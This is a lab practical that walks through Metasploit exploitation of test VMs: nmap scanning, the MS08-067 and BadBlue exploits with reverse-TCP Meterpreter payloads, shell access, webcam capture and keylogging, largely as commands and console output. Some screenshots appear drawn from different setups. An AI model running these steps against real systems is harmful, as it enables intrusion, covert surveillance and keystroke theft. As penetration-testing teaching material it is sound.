Practical 7: Practical on Using Metasploit Framework for exploitation

- **Access Metasploit and Exploits**

Database setup and configuration

1. Start PostgreSQL by running `sudo systemctl start postgresql.service` in the terminal.

2. Initialize the Metasploit database by running `sudo msfdb init`. Unless it is your first time doing this, the initialization will create the `msf` database, create a role, and add the `msf_test` and `msf` databases to the `/usr/share/metasploit-framework/config/database.yml` configuration file; otherwise, by default, the `msf` database will be created in the prebuild of Kali Linux, as shown in *Figure 10.4*:

```
┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[sudo] password for kali:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Figure 10.4: Initializing the Metasploit database

3. Now, you are ready to access `msfconsole`.
4. Once inside the console, you can verify the status of the database by typing `db_status`. You should be able to see the following:

```
kali@kali: ~
File  Actions  Edit  View  Help
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(kali㉿kali)-[~]
└─$ sudo msfconsole

      .:ok000kdc'           'cdk000ko:.
    .x000000000000c        c000000000000x.
   :000000000000000k,    ,k000000000000000:
  '000000000kkkk00000: :000000000000000000'
  o00000000.MMMM.o0000o0000l.MMMM,00000000o
  d00000000.MMMMMM.c00000c.MMMMMM,00000000x
  l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
  .00000000.MMM.;MMMMMMMMMMM;MMMM,00000000.
   c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
    o000000.MMM.0000.MMM:0000.MMM,000000o
     l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
       .d00o'WM.0000occcx0000.MX'x00d.
         ,k0l'M.0000000000000.M'd0k,
           :kk;.0000000000000.;0k:
             ;k000000000000000k:
               ,x00000000000x,
                 .l00000000l.
                    ,d0d,
                      .

       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

5. In the case of there being multiple targets, all of which are different company units, or maybe two different companies, it is a good practice to create a workspace within Metasploit. This can be achieved by running the `workspace` command in the `msfconsole`. The following extract shows the help menu, where you can add/delete workspaces so that you can organize these exploits to achieve your objective:

```
       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace          List workspaces
    workspace [name]   Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.

msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 >
```

the `db_nmap` command, which identifies open ports and associated applications.

```
kali@kali: ~
File  Actions  Edit  View  Help

msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 > db_nmap -vv -sC -Pn -p- 192.168.101.130 --save
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times
 may be slower.'
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-11 12:54 EST
[*] Nmap: NSE: Loaded 125 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 12:54
[*] Nmap: Completed NSE at 12:54, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 12:54
[*] Nmap: Completed NSE at 12:54, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 12:54
[*] Nmap: Scanning 192.168.101.130 [1 port]
[*] Nmap: Completed ARP Ping Scan at 12:54, 0.05s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 12:54
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 12:54, 0.01s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 12:54
[*] Nmap: Scanning 192.168.101.130 [65535 ports]
[*] Nmap: Discovered open port 111/tcp on 192.168.101.130
[*] Nmap: Discovered open port 53/tcp on 192.168.101.130
[*] Nmap: Discovered open port 23/tcp on 192.168.101.130
[*] Nmap: Discovered open port 22/tcp on 192.168.101.130
[*] Nmap: Discovered open port 80/tcp on 192.168.101.130
[*] Nmap: Discovered open port 445/tcp on 192.168.101.130
[*] Nmap: Discovered open port 21/tcp on 192.168.101.130
[*] Nmap: Discovered open port 139/tcp on 192.168.101.130
[*] Nmap: Discovered open port 5900/tcp on 192.168.101.130
[*] Nmap: Discovered open port 3306/tcp on 192.168.101.130
[*] Nmap: Discovered open port 25/tcp on 192.168.101.130
[*] Nmap: Discovered open port 6667/tcp on 192.168.101.130
[*] Nmap: Discovered open port 55892/tcp on 192.168.101.130
[*] Nmap: Discovered open port 37088/tcp on 192.168.101.130
[*] Nmap: Discovered open port 2121/tcp on 192.168.101.130
[*] Nmap: Discovered open port 512/tcp on 192.168.101.130
[*] Nmap: Discovered open port 1524/tcp on 192.168.101.130
[*] Nmap: Discovered open port 2049/tcp on 192.168.101.130
[*] Nmap: Discovered open port 1099/tcp on 192.168.101.130
[*] Nmap: Discovered open port 514/tcp on 192.168.101.130
```

When the `--save` option is used, all the output of the scan results will be saved in `/root/.msf4/local/ folder`. Several applications were identified by `nmap` in the preceding example.

If the scan was completed using `nmap` separately, those results can also be imported into Metasploit using the `db_import` command. The `nmap` output will normally produce three types of output, that is, `xml`, `nmap`, and `gnmap`.

As a tester, we should investigate each one for any known vulnerabilities. If we run the `services` command in the `msfconsole`, the database should include the host and its listed services, as shown in *Figure*

```
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 93.18 seconds
[*] Nmap: Raw packets sent: 65545 (2.884MB) | Rcvd: 65536 (2.622MB)
[*] Saved NMAP XML results to /root/.msf4/local/msf-db-nmap-20221111-3567-lnwlku.xml
msf6 > services
Services
========

host             port   proto  name          state  info
----             ----   -----  ----          -----  ----
192.168.101.130  21     tcp    ftp           open
192.168.101.130  22     tcp    ssh           open
192.168.101.130  23     tcp    telnet        open
192.168.101.130  25     tcp    smtp          open
192.168.101.130  53     tcp    domain        open
192.168.101.130  80     tcp    http          open
192.168.101.130  111    tcp    rpcbind       open   2 RPC #100000
192.168.101.130  139    tcp    netbios-ssn   open
192.168.101.130  445    tcp    microsoft-ds  open   Samba smbd 3.0.20-Debian
192.168.101.130  512    tcp    exec          open
192.168.101.130  513    tcp    login         open
192.168.101.130  514    tcp    shell         open
192.168.101.130  1099   tcp    rmiregistry   open
192.168.101.130  1524   tcp    ingreslock    open
192.168.101.130  2049   tcp    nfs           open   2-4 RPC #100003
192.168.101.130  2121   tcp    ccproxy-ftp   open
192.168.101.130  3306   tcp    mysql         open
192.168.101.130  3632   tcp    distccd       open
192.168.101.130  5432   tcp    postgresql    open
192.168.101.130  5900   tcp    vnc           open
192.168.101.130  6000   tcp    x11           open
192.168.101.130  6667   tcp    irc           open
192.168.101.130  6697   tcp    ircs-u        open
192.168.101.130  8009   tcp    ajp13         open
192.168.101.130  8180   tcp    unknown       open
192.168.101.130  8787   tcp    msgsrvr       open
192.168.101.130  37088  tcp    nlockmgr      open   1-4 RPC #100021
192.168.101.130  40491  tcp    mountd        open   1-3 RPC #100005
192.168.101.130  41501  tcp    status        open   1 RPC #100024
192.168.101.130  55892  tcp                  open

msf6 >
```


Metasploit prompts the tester to select the payload (a reverse shell from the compromised system back to the attacker) and sets the other variables, which are listed as follows:

- **Remote host (RHOST)**: This is the IP address of the system being attacked.
- **Remote port (RPORT)**: This is the port number that is used for the exploit. In this case, we can see that the service has been exploited on default port `6667`, but in our case, the same service is running on port `6697`.
- **Local host (LHOST)**: This is the IP address of the system that's used to launch the attack.


The attack is launched by entering the `exploit` command at the Metasploit prompt after all variables have been set. Metasploit initiates the attack and confirms that a reverse shell between Kali Linux and the target system is open. In other exploits, a successful exploit is presented by using `command shell 1 opened` and giving the IP addresses that originate and terminate the reverse shell.

- **Gaining Access to a Target Machine via a vulnerability**

Open Windows XP VM which will be our another target



Set Kali Network to Bridged and Tick checkbox, Restart Kali



Run netdiscover to see the target machine

```
kali@kali: ~
File  Actions  Edit  View  Help
Currently scanning: 192.168.153.0/16   |   Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 540
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.1.3     14:eb:b6:47:0b:3a      1      60  TP-Link Corporation Limited
192.168.1.13    00:0c:29:bb:15:29      1      60  VMware, Inc.
192.168.1.5     4a:04:fb:de:09:65      1      60  Unknown vendor
192.168.1.4     ce:8f:dc:ca:fe:d0      1      60  Unknown vendor
192.168.1.7     3c:a6:f6:08:3c:70      1      60  Apple, Inc.
192.168.1.10    00:45:e2:90:86:4d      1      60  CyberTAN Technology Inc.
192.168.1.254   e4:da:df:85:cb:10      3     180  Taicang T&W Electronics

┌──(kali㉿kali)-[~]
└─$
```


Lets track the IP address' route

```
┌──(kali㉿kali)-[~]
└─$ traceroute 192.168.0.117
traceroute to 192.168.0.117 (192.168.0.117), 30 hops max, 60 byte packets
 1  * * *
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```

We find out that the device is behind a firewall. Let’s bypass the firewall during our scan

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script=firewalk --traceroute 192.168.0.117
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 14:56 EST
Nmap scan report for 192.168.0.117
Host is up (0.00068s latency).
All 1000 scanned ports on 192.168.0.117 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:BB:15:29 (VMware)

Host script results:
| firewalk:
| HOP  HOST           PROTOCOL  BLOCKED PORTS
|_0    192.168.0.116  tcp       1,3-4,6-7,9,13,17,19-20

TRACEROUTE
HOP RTT     ADDRESS
1   0.68 ms 192.168.0.117

Nmap done: 1 IP address (1 host up) scanned in 25.74 seconds
```

Go to control panel in start and turn off firewall



Go back to Kali and run sudo msfconsole

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
       the matrix has you
      follow the white rabbit.

          knock, knock, Neo.
```

```
Trash
kali@kali: ~
File  Actions  Edit  View  Help
Currently scanning: 192.168.153.0/16   |   Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 540
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.1.3     14:eb:b6:47:0b:3a      1      60  TP-Link Corporation Limited
192.168.1.13    00:0c:29:bb:15:29      1      60  VMware, Inc.
192.168.1.5     4a:04:fb:de:09:65      1      60  Unknown vendor
192.168.1.4     ce:8f:dc:ca:fe:d0      1      60  Unknown vendor
192.168.1.7     3c:a6:f6:08:3c:70      1      60  Apple, Inc.
192.168.1.10    00:45:e2:90:86:4d      1      60  CyberTAN Technology Inc.
192.168.1.254   e4:da:df:85:cb:10      3     180  Taicang T&W Electronics

┌──(kali㉿kali)-[~]
└─$ []
```

```
kali@kali: ~
File  Actions  Edit  View  Help
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid
                                       7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proc
                                        ess, none)
   LHOST     192.168.1.2      yes       The listen address (an interface may be specifi
                                        ed)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.13
rhosts => 192.168.1.13
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```

You should now get access to the Windows XP System

```
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.13
rhosts => 192.168.1.13
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.13:445 - Automatically detecting the target...
[*] 192.168.1.13:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.13:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.13:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.13:1032) at 2022-11-11 15:
15:16 -0500

meterpreter > [
```

```
meterpreter > sysinfo
Computer        : MEHDI-798470958
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Get the system information


```
meterpreter > sysinfo
Computer        : MEHDI-798470958
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 1352 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.13
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.254

C:\WINDOWS\system32>
```

```
File  Actions  Edit  View  Help
Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.13
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.254

C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9CD0-39D9

 Directory of C:\WINDOWS\system32

10/10/2022  01:20 PM    <DIR>          .
10/10/2022  01:20 PM    <DIR>          ..
09/23/2022  11:20 PM             1,442 $winnt$.inf
09/24/2022  04:20 AM    <DIR>          1025
09/24/2022  04:20 AM    <DIR>          1028
09/24/2022  04:20 AM    <DIR>          1031
09/24/2022  04:20 AM    <DIR>          1033
09/24/2022  04:20 AM    <DIR>          1037
09/24/2022  04:20 AM    <DIR>          1041
09/24/2022  04:20 AM    <DIR>          1042
09/24/2022  04:20 AM    <DIR>          1054
04/14/2008  05:30 PM             2,151 12520437.cpx
04/14/2008  05:30 PM             2,233 12520850.cpx
09/24/2022  04:20 AM    <DIR>          2052
09/24/2022  04:20 AM    <DIR>          3076
09/24/2022  04:20 AM    <DIR>          3com_dmi
04/14/2008  05:30 PM           100,352 6to4svc.dll
04/14/2008  05:30 PM            25,600 aaaamon.dll
04/14/2008  05:30 PM           136,192 aaclient.dll
04/14/2008  05:30 PM            68,608 access.cpl
04/14/2008  05:30 PM            64,512 acctres.dll
04/14/2008  05:30 PM           184,320 accwiz.exe
04/14/2008  05:30 PM            61,952 acelpdec.ax
04/14/2008  05:30 PM           129,536 acledit.dll
04/14/2008  05:30 PM           115,712 aclui.dll
04/14/2008  05:30 PM           193,536 activeds.dll
04/14/2008  05:30 PM           111,104 activeds.tlb
```

Access their Web Cam

```
meterpreter > webcam_list
1: VirtualBox Webcam - HP TrueVision HD
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/BdHuMcuB.jpeg
```

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: fDSJWBFN.html
[*] Streaming...
```



Keylogging

Although not as effective as a hardware keylogger, the meterpreter can place a software keylogger on the system to capture all the keystrokes from one application. The key here is that we can only capture the keystrokes of one process or application at a time.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User        Path
 ---   ----  ----                  ----  -------  ----        ----
 0     0     [System Process]
 4     0     System
 184   1208  malware.exe           x86   1        OTW-PC\OTW  C:\Users\OTW\Des
ktop\malware.exe
 248   4     smss.exe
 316   308   csrss.exe
 364   308   wininit.exe
 376   356   csrss.exe
 416   356   winlogon.exe
 460   364   services.exe
 476   364   lsass.exe
 484   364   lsm.exe
```

```
meterpreter > migrate 2308
[*] Migrating from 996 to 2308...
[*] Migration completed successfully.
meterpreter >
```

As you can see, we have migrated to process 2308 (yours will likely be different), which in this case is MS Word.

Next, we start the keylogger with the command keyscan_start.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

When we want recover the keystrokes, we simply use the command keyscan_dump.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
Dear General ParK: <Return>  <Return> It's time to launch those missiles at the
American capitalists dogS <Back> s! Before we do so, make certain that my last o
rder of twinkies are on the way. Love those American twinkies! <Return>  <Return
> Dwn with capitalism! <Return>  <Return> Kim Yung Un
meterpreter >
```

Get Remote Desktop Connection

Search for badblue exploit

```
msf6 > search badblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank   Chec
k  Description
   -  ----                                      ---------------  ----   ----
-  -----------
   0  exploit/windows/http/badblue_ext_overflow  2003-04-20       great  Yes
   BadBlue 2.5 EXT.dll Buffer Overflow
   1  exploit/windows/http/badblue_passthru      2007-12-10       great  No
   BadBlue 2.72b PassThru Buffer Overflow


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/windows/http/badblue_passthru

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > show options

Module options (exploit/windows/http/badblue_passthru):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing conne
                                       ctions
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
```

```
msf6 exploit(windows/http/badblue_passthru) > set rhosts 192.168.61.130
rhosts => 192.168.61.130
msf6 exploit(windows/http/badblue_passthru) > set lport 4444
lport => 4444
msf6 exploit(windows/http/badblue_passthru) > exploit

[-] Exploit aborted due to failure: unreachable: The target server did not re
spond to fingerprinting, use 'set FingerprintCheck false' to disable this che
ck.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/badblue_passthru) > set FingerprintCheck false
FingerprintCheck => false
msf6 exploit(windows/http/badblue_passthru) > set rhosts 192.168.61.130
rhosts => 192.168.61.130
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 192.168.61.246:4444
[*] Trying target BadBlue EE 2.7 Universal ...
[*] Sending stage (175686 bytes) to 192.168.61.130
[*] Meterpreter session 1 opened (192.168.61.246:4444 -> 192.168.61.130:1072)
 at 2023-11-30 18:40:43 -0500

meterpreter > sysinfo
